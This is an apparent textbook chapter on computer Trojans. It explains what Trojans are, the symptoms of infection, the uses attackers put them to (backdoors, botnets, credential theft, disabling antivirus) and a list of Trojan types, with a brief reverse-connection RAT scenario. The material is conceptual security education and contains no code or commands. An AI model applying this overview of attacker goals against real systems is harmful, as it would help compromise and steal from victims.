
LO#03: Explain Trojans, Their Types, and How They Infect Systems

Trojan Concepts

In this section, we will discuss the basic concepts of Trojans to understand various Trojans and backdoors as well as their impact on network and system resources. This section describes Trojans and highlights their purpose, symptoms, and common ports used. It also discusses the various methods adopted by attackers to install Trojans to infect target systems and perform malicious activities.

This section also describes various types of Trojans. Every day, attackers discover or create new Trojans designed to discover vulnerabilities of target systems. Trojans are categorized by the way they enter systems and the types of actions they perform on these systems.



What is a Trojan?

1. It is a program in which the **malicious** or **harmful code** is contained inside an apparently harmless program or data, which can later gain control and cause damage
2. Trojans get activated when a **user performs certain predefined actions**
3. Indications of a Trojan attack include **abnormal system and network activities** such as disabling of antivirus and redirection to unknown pages
4. Trojans **create a covert communication channel** between the victim computer and the attacker for transferring sensitive data

What is a Trojan?

According to ancient **Greek mythology**, the Greeks won the **Trojan War** with the aid of a giant wooden horse that was built to hide their soldiers. The Greeks left this horse in front of the gates of Troy. The Trojans thought that the horse was a gift from the Greeks, which they had left before apparently withdrawing from the war and brought it into their city. At night, the Greek soldiers broke out of the wooden horse and opened the city gates to let in the rest of the Greek army, who eventually destroyed the city of Troy.

Inspired by this story, a computer Trojan is a program in which malicious or harmful code is contained inside an apparently harmless program or data, which can later gain control and cause damage, such as ruining the file allocation table on your hard disk. Attackers use computer Trojans to trick the victim into performing a predefined action. Trojans are activated upon users' specific predefined actions such as unintentionally installing a malicious software, clicking on a malicious link, etc., and upon activation, they can grant attackers unrestricted access to all the data stored on the compromised information system and potentially cause severe damage. For example, users could download a file that appears to be a movie, but, when executed, unleashes a dangerous program that erases the hard drive or sends credit card numbers and passwords to the attacker.

A Trojan is wrapped within or attached to a legitimate program, meaning that the program may have functionality that is not apparent to the user. Furthermore, attackers use victims as unwitting intermediaries to attack others. They can use a victim's computer to commit illegal DoS attacks.

Trojans work at the same level of privileges as the victims. For example, if a victim has privileges to delete files, transmit information, modify existing files, and install other programs (such as programs that provide unauthorized network access and execute privilege elevation attacks), once the Trojan infects that system, it will possess the same privileges. Furthermore, it can attempt to exploit vulnerabilities to increase the level of access even beyond the user running it. If successful, the Trojan can use such increased privileges to install other malicious code on the victim's machine.

A compromised system can affect other systems on the network. Systems that transmit authentication credentials such as passwords over shared networks in clear text or a trivially encrypted form are particularly vulnerable. If an intruder compromises a system on such a network, he or she may be able to record usernames and passwords or other sensitive information.

Additionally, a Trojan, depending on the actions it performs, may falsely implicate a remote system as the source of an attack by spoofing, thereby causing the remote system to incur a liability. Trojans enter the system by means such as email attachments, downloads, and instant messages.

Indications of Trojan Attack

The following computer malfunctions are indications of a Trojan attack:

- The DVD-ROM drawer opens and closes automatically.
- The computer screen blinks, flips upside-down, or is inverted so that everything is displayed backward.
- The default background or wallpaper settings change automatically. This can be performed using pictures either on the user's computer or in the attacker's program.
- Printers automatically start printing documents.
- Web pages suddenly open without input from the user.
- The color settings of the operating system (OS) change automatically.
- Screensavers convert to a personal scrolling message.
- The sound volume suddenly fluctuates.
- Antivirus programs are automatically disabled, and the data are corrupted, altered, or deleted from the system.
- The date and time of the computer change.

- The mouse cursor moves by itself.
- The left- and right-click functions of the mouse are interchanged.
- The mouse pointer disappears completely.
- The mouse pointer automatically clicks on icons and is uncontrollable.
- The Windows Start button disappears.
- Pop-ups with bizarre messages suddenly appear.
- Clipboard images and text appear to be manipulated.
- The keyboard and mouse freeze.
- Contacts receive emails from a user’s email address that the user did not send.
- Strange warnings or question boxes appear. Often, these are personal messages directed at the user, asking questions that require him/her to answer by clicking a Yes, No, or OK button.
- The system turns off and restarts in unusual ways.
- The taskbar disappears automatically.
- The Task Manager is disabled. The attacker or Trojan may disable the Task Manager function so that the victim cannot view the task list or end the task on a given program or process.

How Hackers Use Trojans

1 **Delete** or replace critical **operating system files**

2 Generate fake traffic to **create DoS attacks**

3 Record screenshots, audio, and video of victim’s PC

4 Use victim’s PC for spamming and **blasting email messages**

5 Download spyware, adware, and malicious files

6 **Disable firewalls** and antivirus

7 **Create backdoors** to gain remote access

8 Infect victim’s PC as a proxy server for **relaying attacks**

9 Use the victim’s PC as a **botnet** to perform DDoS attacks

10 Steal personal information such as passwords, security codes, and credit card information

How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS’s critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim’s PC
- Use victim’s PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim’s PC as a proxy server for relaying attacks
- Use the victim’s PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
    - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
    - Account data such as email passwords, dial-up passwords, and web service passwords
    - Important company projects, including presentations and work-related papers
- Encrypt the victim’s machine and prevent the victim from accessing the machine

- Use the target system as follows:
    - To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
    - As an FTP server for pirated software
- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection” and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the “listening” state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.

Port	Trojan	Port	Trojan


Table 7.1: Trojans and corresponding port of attack



Types of Trojans

- Trojans are **categories according to their functioning and targets**
- Some of the example includes:

1. **Remote Access Trojans**
2. **Backdoor Trojans**
3. **Botnet Trojans**
4. **Rootkit Trojans**
5. **E-Banking Trojans**
6. **Point-of-Sale Trojans**
7. **Defacement Trojans**
8. **Service Protocol Trojans**
9. **Mobile Trojans**
10. **IoT Trojans**
11. **Security Software Disabler Trojans**
12. **Destructive Trojans**
13. **DDoS Attack Trojans**
14. **Command Shell Trojans**

Types of Trojans

Trojan are classified into many categories depending on the exploit functionality targets. Some Trojans types are listed below:

1. Remote Access Trojans
2. Backdoor Trojans
3. Botnet Trojans
4. Rootkit Trojans
5. E-Banking Trojans
6. Point-of-Sale Trojans
7. Defacement Trojans
8. Service Protocol Trojans
9. Mobile Trojans
10. IoT Trojans
11. Security Software Disabler Trojans
12. Destructive Trojans
13. DDoS Attack Trojans
14. Command Shell Trojans

Remote Access Trojans

Remote access Trojans (RATs) provide attackers with full control over the victim's system, thereby enabling them to remotely access files, private conversations, accounting data, etc. The RAT acts as a server and listens on a port that is not supposed to be available to Internet attackers. Therefore, if the user is behind a firewall on the network, it is less likely that a remote attacker will connect to the Trojan. Attackers in the same network located behind the firewall can easily access Trojans.

For example, Jason is an attacker who intends to exploit Rebecca's computer to steal her data. Jason infects Rebecca's computer with server.exe and plants a reverse connecting Trojan. The Trojan connects through Port 80 to the attacker, establishing a reverse connection. Now, Jason has complete control over Rebecca's machine.




Figure 7.5: Working of Remote Access Trojan

